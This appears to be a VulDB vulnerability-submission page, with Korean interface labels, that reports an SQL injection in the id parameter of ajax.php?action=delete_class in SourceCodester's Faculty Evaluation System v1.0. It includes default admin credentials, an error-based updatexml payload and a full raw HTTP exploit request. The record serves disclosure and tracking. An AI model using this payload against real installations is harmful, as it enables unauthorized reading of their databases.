| 제목 | Faculty Evaluation System v1.0 by oretnom23 has SQL injection |
|---|
| 설명 | Sql injection exists in "/ eval/ajax.php?action=delete_class" of Faculty Evaluation System v1.0 by oretnom23.Sql injection exists in "/ eval/ajax.php?action=delete_class" of Faculty Evaluation System v1.0 by oretnom23.Sql injection exists in "/ eval/ajax.php?action=delete_class" of Faculty Evaluation System v1.0 by oretnom23
# Faculty Evaluation System v1.0 by oretnom23 has SQL injection
Admin account password: [email protected]/admin123
BUG_Author: oV
vendors: https://www.sourcecodester.com/php/14635/faculty-evaluation-system-using-phpmysqli-source-code.html
The program is built using the xmapp-php8.1 version
Vulnerability File: /eval/ajax.php?action=delete_class
Vulnerability location: /eval/ajax.php?action=delete_class, id

dbname =evaluation_db
[+] Payload: id=1 and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id
```sql
POST /eval/ajax.php?action=delete_class HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/eval/index.php?page=class_list
Content-Length: 64
Cookie: PHPSESSID=lrrse02i69soj9l3lnarhnd9ck
Connection: close
id=1 and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```
|
|---|
| 원천 | ⚠️ https://github.com/oV201/cve_report/blob/main/vendors/oretnom23/faculty-evaluation-system/SQLi-2.md |
|---|
| 사용자 | oV201 (UID 45793) |
|---|
| 제출 | 2023. 04. 27. AM 06:17 (4 연령 ago) |
|---|
| 모더레이션 | 2023. 04. 28. PM 01:09 (1 day later) |
|---|
| 상태 | 수락 |
|---|
| VulDB 항목 | 227642 [SourceCodester Faculty Evaluation System 1.0 ajax.php?action=delete_class id SQL 주입] |
|---|
| 포인트들 | 20 |
|---|